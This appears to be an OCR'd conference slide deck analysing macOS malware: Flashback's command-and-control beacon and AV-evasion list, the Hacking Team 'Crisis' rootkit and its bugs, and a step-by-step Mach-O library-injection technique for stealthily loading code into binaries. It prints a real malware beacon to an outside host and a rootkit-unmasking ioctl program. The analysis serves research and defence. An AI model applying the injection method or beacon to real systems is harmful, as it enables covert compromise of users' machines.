   69904: 34 35 36 37 38 39 3A 3B 3C 3D 7F 7F 7F 40 7F 7F  456789:;<=...@..
   69920: 7F 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E  ................
   69936: 0F 10 11 12 13 14 15 16 17 18 19 7F 7F 7F 7F 7F  ................
   69952: 7F 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27 28  ....... !"#$%&'(
   69968: 29 2A 2B 2C 2D 2E 2F 30 31 32 33 7F 7F 7F 7F 7F  )*+,-./0123.....
   69984: 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50  ABCDEFGHIJKLMNOP
   70000: 51 52 53 54 55 56 57 58 59 5A 61 62 63 64 65 66  QRSTUVWXYZabcdef
   70016: 67 68 69 6A 6B 6C 6D 6E 6F 70 71 72 73 74 75 76  ghijklmnopqrstuv
   70032: 77 78 79 7A 30 31 32 33 34 35 36 37 38 39 2B 2F  wxyz0123456789+/
   70048: 73 6C 66 70 2F 55 73 65 72 73 2F 6A 65 66 66 2F  slfp/Users/jeff/
   70064: 4C 69 62 72 61 72 79 2F 50 72 65 66 65 72 65 6E  Library/Preferen
   70080: 63 65 73 2F 50 72 65 66 65 72 65 6E 63 65 73 2E  ces/Preferences.
   70096: 64 79 6C 69 62 00 00 00 00 00 00 00 00 00 00 00  dylib...........
   70112: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   70128: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   70144: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   70160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   70176: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
   70192: 63 66 69 6E 68 63 75 77 33 77 53 69 57 56 50 37  cfinhcuw3wSiWVP7
   70208: 6E 44 64 73 4F 78 7A 53 72 58 64 36 50 6B 6F 45  nDdsOxzSrXd6PkoE
   70224: 41 61 75 32 50 54 32 4A 54 52 6A 69 45 6A 52 6E  Aau2PT2JTRjiEjRn
   70240: 6F 69 35 33 33 4E 66 4D 57 50 39 51 42 45 72 78  oi533NfMWP9QBErx
   70256: 54 71 71 39 56 39 6C 44 77 35 47 54 6B 79 45 65  Tqq9V9lDw5GTkyEe
   70272: 47 6D 4D 30 76 39 31 66 54 61 53 4C 75 49 6E 6B  GmM0v91fTaSLuInk
   70288: 38 67 72 72 32 6F 76 65 54 69 42 4F 63 4F 76 48  8grr2oveTiBOcOvH
   70304: 45 61 4E 59 70 41 68 61 36 77 6C 4E 32 42 34 55  EaNYpAha6wlN2B4U
   70320: 77 4F 6D 6D 67 50 6E 43 66 67 6C 32 45 2F 6E 6E  wOmmgPnCfgl2E/nn
   70336: 39 6E 5A 7A 68 45 53 51 61 2B 52 50 79 7A 2B 51  9nZzhESQa+RPyz+Q
```

Flashback Tricks - #3



```
    0x0030:  03f1 a703 4745 5420 2f61 7575 7064 6174  ....GET./auupdat
    0x0040:  652f 2048 5454 502f 312e 310d 0a48 6f73  e/.HTTP/1.1..Hos
    0x0050:  743a 2076 626e 677a 6e6e 766e 322e 696e  t:.vbngznnvn2.in
    0x0060:  0d0a 5573 6572 2d41 6765 6e74 3a20 4d54  ..User-Agent:.MT
    0x0070:  4a38 6544 6732 587a 5930 6644 4578 4c6a  J8eDg2XzY0fDExLj
    0x0080:  4575 4d48 7777 4d44 4177 4d44 4177 4d43  EuMHwwMDAwMDAwMC
    0x0090:  3077 4d44 4177 4c54 4577 4d44 4174 4f44  0wMDAwLTEwMDAtOD
    0x00a0:  4177 4d43 3077 4d44 4244 4d6a 6b7a 4f44  AwMC0wMDBDMjkzOD
    0x00b0:  5932 4e30 5638 4d6a 526b 597a 6b35 4e6d  Y2N0V8MjRkYzk5Nm
    0x00c0:  566d 596a 646d 4e44 6869 596d 5a6a 4d32  VmYjdmNDhiYmZjM2
    0x00d0:  5a6b 4f57 4930 4d6d 5933 5a57 5a6a 4e44  ZkOWI0MmY3ZWZjND
    0x00e0:  6331 5a54 526a 5a54 4930 5a6e 7777 4d44  c1ZTRjZTI0ZnwwMD
    0x00f0:  4238 4d44 4130 6644 413d 0d0a 436f 6e6e  B8MDA0fDA=..Conn
    0x0100:  6563 7469 6f6e 3a20 636c 6f73 650d 0a0d  ection:.close...
    0x0110:  0a                                       .

vbngznnvn2.in
93.114.43.81

MTJ8eDg2XzY0fDExLjEuMHwwMDAwMDAwMC0wMDAwLTEwMDAtODAwMC0wMDBDMjkzODY2N0V8MjRkYzk5NmVmYjdmNDhiYmZjM2ZkOWI0MmY3ZWZjNDc1ZTRjZTI0ZnwwMDB8MDA0fDA=

12|x86_64|11.1.0|00000000-0000-1000-8000-000C2938667E|24dc996efb7f48bbfc3fd9b42f7efc475e4ce24f|000|004|0

12
x86_64                                    sysctl hw.machine
11.1.0                                    sysctl kern.osrelease
00000000-0000-1000-8000-000C2938667E      IOPlatformUUID
24dc996efb7f48bbfc3fd9b42f7efc475e4ce24f  sha1 Preferences.dylib
000
004                                       FlashPlayer-11-4-macos.zip
0                                         _getuid >= 1
```

Flashback Tricks - #3



```
▼ Fat Binary
   ▶ Executable  (X86_64) [SDK10.5]
   ▼ Executable  (X86) [SDK10.5 Target10.
       Mach Header
     ▶ Load Commands
     ▶ Section (__TEXT,__text)
     ▶ Section (__TEXT,__symbol_stub)
     ▶ Section (__TEXT,__stub_helper)
     ▼ Section (__TEXT,__cstring)
          C String Literals
       Section (__TEXT,__unwind_info)
       Section (__DATA,__dyld)
     ▶ Section (__DATA,__la_symbol_ptr)
     ▶ Section (__DATA,__nl_symbol_ptr)
       Section (__DATA,__const)
     ▶ Section (__DATA,__cfstring)
       Section (__DATA,__data)
     ▶ Dynamic Loader Info
     ▶ Symbol Table
     ▶ Dynamic Symbol Table
       String Table
```

```
pFile     Data LO                  Data HI                  Value
0000C1C8  90 D0 1D 44 3A 2F 2F 33  C9 8A 5A 05 2E 37 39 2E  ...D://3..Z..79.
0000C1D8  C0 93 46 47 74 61 74 5F  96 8B 69 FD 18 48 1B 00  ..FGtat_..i..H..
0000C1E8  00 00 70 3C EF 3A 3A 2F  2F 33 29 66 A8 7B 2E 37  ..p<.:://3)f.{.7
0000C1F8  39 2E 20 7F B4 39 74 61  74 5F 6D 67 9B FD EE A5  9. ..9tat_mg....
0000C208  06 00 00 00 BD C4 64 C4  72 00 FD 94 88 06 00 00  ......d.r.......
0000C218  00 F2 E1 23 01 66 00 FD  4B BF 0C 00 00 00 02 F0  ...#.f..K.......
0000C228  FC AC 73 76 69 63 2E 85  80 C9 FD 37 65 0B 00 00  ..svic.....7e...
0000C238  00 5F 12 30 54 63 63 68  69 59 00 1E FD 1C 5E 0F  ._.0TcchiY....^.
0000C248  00 00 00 77 3B 3A 9C 2F  6F 73 72 79 32 2D 93 72  ...w;:./osry2-.r
0000C258  65 00 FD 06 C7 07 01 00  00 29 8B F1 A2 72 61 72  e........)...rar
0000C268  79 29 8B F1 B4 74 6C 65  20 55 A9 F1 B4 63 68 7C  y)...tle U...ch|
0000C278  2F 42 A2 EE A5 6C 6F 70  65 74 E8 D9 B0 70 6C 69  /B...lopet...pli
0000C288  63 67 B3 F1 AF 6E 73 2F  58 65 A8 FC A5 2E 61 70  cg...ns/Xe....ap
0000C298  70 29 84 F7 AE 74 65 6E  74 75 E8 D5 A1 63 4F 53  p)...tentu...cOS
0000C2A8  2F 5E A4 F7 A4 65 7C 2F  41 76 B7 F4 A9 63 61 74  /^...e|/Av...cat
0000C2B8  69 69 A9 EB EF 56 69 72  75 75 85 F9 B2 72 69 65  ii...Viruu...rie
0000C2C8  72 26 9F AE EE 61 70 70  7C 29 86 E8 B0 6C 69 63  r&...app|)...lic
0000C2D8  61 72 AE F7 AE 73 2F 69  41 68 B3 F1 96 69 72 75  ar...s/iAh...iru
0000C2E8  73 29 AE D9 AE 74 69 56  69 74 B2 EB EE 61 70 70  s)...tiVit...app
0000C2F8  7C 29 86 E8 B0 6C 69 63  61 72 AE F7 AE 73 2F 61  |)...licar...s/a
0000C308  76 67 B4 EC E1 2E 61 70  70 7A E8 D9 B0 70 6C 69  vg....appz...pli
0000C318  63 67 B3 F1 AF 6E 73 2F  43 6A A6 F5 98 61 76 2E  cg...ns/Cj...av.
0000C328  61 76 B7 E4 EF 41 70 70  6C 6F A4 F9 B4 69 6F 6E  av...Applo...ion
0000C338  73 29 8F CC 94 50 53 63  6F 69 B7 B6 A1 70 70 7C  s)...PScoi...pp|
0000C348  2F 47 B7 E8 AC 69 63 61  74 6F A8 F6 B3 2F 50 61  /G...icato.../Pa
0000C358  63 6D A2 EC E0 50 65 65  70 63 B5 B6 A1 70 70 00  cm...Peepc...pp.
```

```
/Library/Little Snitch|/Developer/Applications/Xcode.app/Contents/MacOS/Xcode|/Applications/VirusBarrier
X6.app|/Applications/iAntiVirus/iAntiVirus.app|/Applications/avast!.app|/Applications/ClamXav.app|/Applications/
HTTPScoop.app|/Applications/Packet Peeper.app
```

```
0000C3B8  E9 B0 13 61 74 69 6F 33  F6 F6 3D 69 63 72 6F 2E  ...atio3..=icro.
```

Flashback - Remarks

- Flashback put Mac Malware a step further.
- It's a reality, not a myth.
- Some unsolved "puzzle" pieces:
  - Do personalized variants exist?
  - Does a rootkit exist?
  - There are suspicious references to sysent!

OS.X/Crisis

OS.X/Crisis – The “Italian 007”

- A cross platform backdoor and rootkit.
- Allegedly created by Hackingteam.it.
- Sold to Governments and Law Enforcement Agencies.
- With a nice price tag of €200k.
- Targeted “attacks”, not widespread as Flashback.
- Its goal is to monitor and collect “evidence”.
- Captures keyboard, screen, clipboard, Skype, IM, etc.

OS.X/Crisis – The "Italian 007"

- AFAIK, no 0days being used as an attack vector.
- Known infection vector is via social engineering.
- A JAR file disguised as Adobe Flash player.
- Allegedly signed by Verisign.
- Caused some stir with its VMware machines infection feature. (Meh…)
- Supports OS X 10.5 (sort of), 10.6 and 10.7, 32 and 64 bits kernels.

OS.X/Crisis – The “Italian 007”


- Two modes: userland (no rootkit), userland+rootkit (can I have r00t, please?).
- The dropper solves symbols by searching and matching hashes (common Windows malware trick).
- Syscalls executed via int 80 (old trick).
- Basic anti-debugging (AmIBeingDebugged).
- The main modules are coded in Objective-C. Class-dump can ease reversing process.
- Full of bugs ☺

OS.X/Crisis – Italian design bugz

- Communication to rootkit is done via a character device (/dev/pfCPU).
- <u>Without any authentication whatsoever.</u>
- Bugs, bugs, bugs…
- Sample bug number one:
  - Send an initialization request to the rootkit.
  - The hidden files & folders can be seen after this.

OS.X/Crisis – Italian design bugz

- As simple as:




```c
#include <sys/ioctl.h>
#include <stdio.h>
#include <fcntl.h>

int main(void)
{
   int fd = open("/dev/pfCPU", O_RDWR);
   if (fd == -1)
   {
        printf("Failed to open rootkit device!\n");
        return(1);
   }
   int ret = ioctl(fd, 0x80ff6b26, "reverser");
   if (ret == -1)
        printf("ioctl failed!\n");
   else
        printf("os.x crisis rootkit unmasked!\n");
}
```

- Or detect it by opening “/dev/pfCPU” device. ☺

OS.X/Crisis – Italian design bugz

- Sample bug number two:
- Hides rootkit module from kernel module list but doesn't fix the modules count.



```
   91    0 0x1b152000 0x5000     0x4000     com.vmware.kext.vmmemctl (0052.89.69) <11 5 4 3 1>
   92    0 0x1b533000 0xa000     0x9000     com.vmware.kext.vmhgfs (0052.89.69) <5 4 3 1>
   94    0 0x1b13e000 0x2000     0x1000     reverse.put.as.patch-task-for-pid (1) <4 1>
sh-3.2# 
```

- Give a look at the Tales from Crisis series for more fun stuff ☺
- https://github.com/gdbinit/Crisis-Analysis-Tools

OS.X/Crisis – Italian design bugz

- I released the crypter/decrypter for configuration and data files (simple AES 128).
- Easy to change configuration and inject it back in the dropper.
- With some reversing work, it's possible to recreate the C&C server.
- And have full control of a €200k tool.
- Also easy to write a compatible rootkit and fix the bugs.

Tricks

Code Injection


- As we saw, latest versions of Flashback use DYLD_INSERT_LIBRARIES trick.
- It's the easiest method.
- But it's also too noisy and easy to detect.
- Apple closed this "feature" (Lion 10.7.4 onwards).
- And more important, easy to clean up.
- Just edit the plist(s) and remove the library.

Code Injection

- We can use the same library injection concept.
- But stealthier and targeted.
- The trick is to add a new library command into Mach-O headers.
- More specifically, a LC_LOAD_DYLIB command.
- The linker will happily load our code into the process.
- And do all the dirty work (solve external symbols, etc).
- Usually, there’s enough header space to do it.

Code Injection

Mach-O file format structure



Some stats from our /Applications folder:

Version	Average Size	Min	Max
32bits	3013	28	49176
64bits	2601	32	36200

Minimum required size is 24bytes.
Check http://reverse.put.as/2012/01/31/anti-debug-trick-1-abusing-mach-o-to-crash-gdb/ for a complete description.

Code Injection – How to do it

- Find the position of last segment command.
- Find the first data position, it's either __text section or LC_ENCRYPTION_INFO (iOS).
- Calculate available space between the two.
- Add new command (if enough space available).
- Fix the header: size & nr of commands fields.
- Write or overwrite the new binary.


Code Injection – How to do it

```
.--------------------.     .--------------------.
|       HEADER       |     |       HEADER       |<- Fix this struct
|--------------------|     |--------------------| struct mach_header {
|   Load Commands    |     |   Load Commands    |  ...
|  .-------------.   |     |  .-------------.   |  uint32_t  ncmds;       <- add +1
|  | Command 1   |   |     |  | Command 1   |   |  uint32_t  sizeofcmds; <- size of new cmd
|  |-------------|   |     |  |-------------|   |  ...
|  | Command 2   |   |     |  | Command 2   |   |  };
|  |-------------|   |     |  |-------------|   |
|  |     ...     |   |     |  |     ...     |   |
|  |-------------|   |     |  |-------------|   |
|  | Command n   |   |     |  | Command n   |   |
|  `-------------'   |     |  |-------------|   |
|                    |---->|  | Command n+1 |   |<- add new command here
|                    |---->|  `-------------'   | struct dylib_command {
|--------------------|---->|--------------------|  uint32_t       cmd;
|       Data         |---->|       Data         |  uint32_t       cmdsize;
| .---------------.  |---->| .---------------.  |  struct dylib   dylib;
| |   | Section 1 |  |---->| |   | Section 1 |  | };
| | 1 |-----------|  |     | | 1 |-----------|  |
| |   | Section 2 |  |     | |   | Section 2 |  |
| `---------------'  |     | `---------------'  |
| .---------------.  |     | .---------------.  |
| |   | Section 1 |  |     | |   | Section 1 |  |
| | 2 |-----------|  |     | | 2 |-----------|  |
| |   | Section 2 |  |     | |   | Section 2 |  |
| `---------------'  |     | `---------------'  |
|       ...          |     |       ...          |
`--------------------'     `--------------------'
```

Code Injection – Other possibilities

- Exploiting four other possibilities to inject code into the binary.
- The first one is the slack space between __TEXT and __DATA?
- Unfortunately for us, there’s not enough space.
- Besides a few exceptions, Skype for example.
- The ELF Virus Writing HOWTO discusses this.
- It’s a known “hole” and patched in GCC.


Code Injection – Other possibilities



Code Injection – Other possibilities

- The second is to try to inject a new section into __TEXT.
- Doesn’t work!
- Mach-O loader does not respect section data.
- Only the segment info.
- Check http://reverse.put.as/2012/02/02/anti-disassembly-obfuscation-1-apple-doesnt-follow-their-own-mach-o-specifications/ for a better description.


Code Injection – Other possibilities



```
▼Executable  (X86) [SDK10.6 Target...
   Mach Header
  ▼Load Commands
     LC_SEGMENT (__PAGEZERO)
    ▼LC_SEGMENT (__TEXT)
       Section Header (---------...
       Section Header (---------...
       Section Header (---------...
       Section Header (---------...
       Section Header (---------...
       Section Header (---------...
    ▶LC_SEGMENT (__DATA)
     LC_SEGMENT (__LINKEDIT)
     LC_DYLD_INFO_ONLY
     LC_SYMTAB
     LC_DYSYMTAB
     LC_LOAD_DYLINKER
     LC_UUID
```

Offset	Data	Description	Value
0000008C	2D2D2D2D2D2D2D2D2D2D2D2D...	Section Name	----------------
0000009C	2D2D2D2D2D2D2D2D2D2D2D2D...	Segment Name	----------------
000000AC	00000000	Address	0x0
000000B0	00000000	Size	0
000000B4	00000000	Offset	0
000000B8	00000000	Alignment	1
000000BC	00000000	Relocations Offset	0
000000C0	00000000	Number of Relocations	0
000000C4	00000000	Flags	
		00000000	S_REGULAR
000000C8	00000000	Reserved1	0
000000CC	00000000	Reserved2	0

Code Injection – Other possibilities



```
$./entrypoint_obfuscation.patched
 ______                   __     _______            _____   ____
|      |.----.---.-.----.|  |--.|   |   |.-----.  _|  |  |_|_   |
|   ---||   _|  _  |  __||    < |       ||  -__| |_       _|_|  |_
|______||__| |___._|____||__|__||__|_|__||_____| |_       _|______|
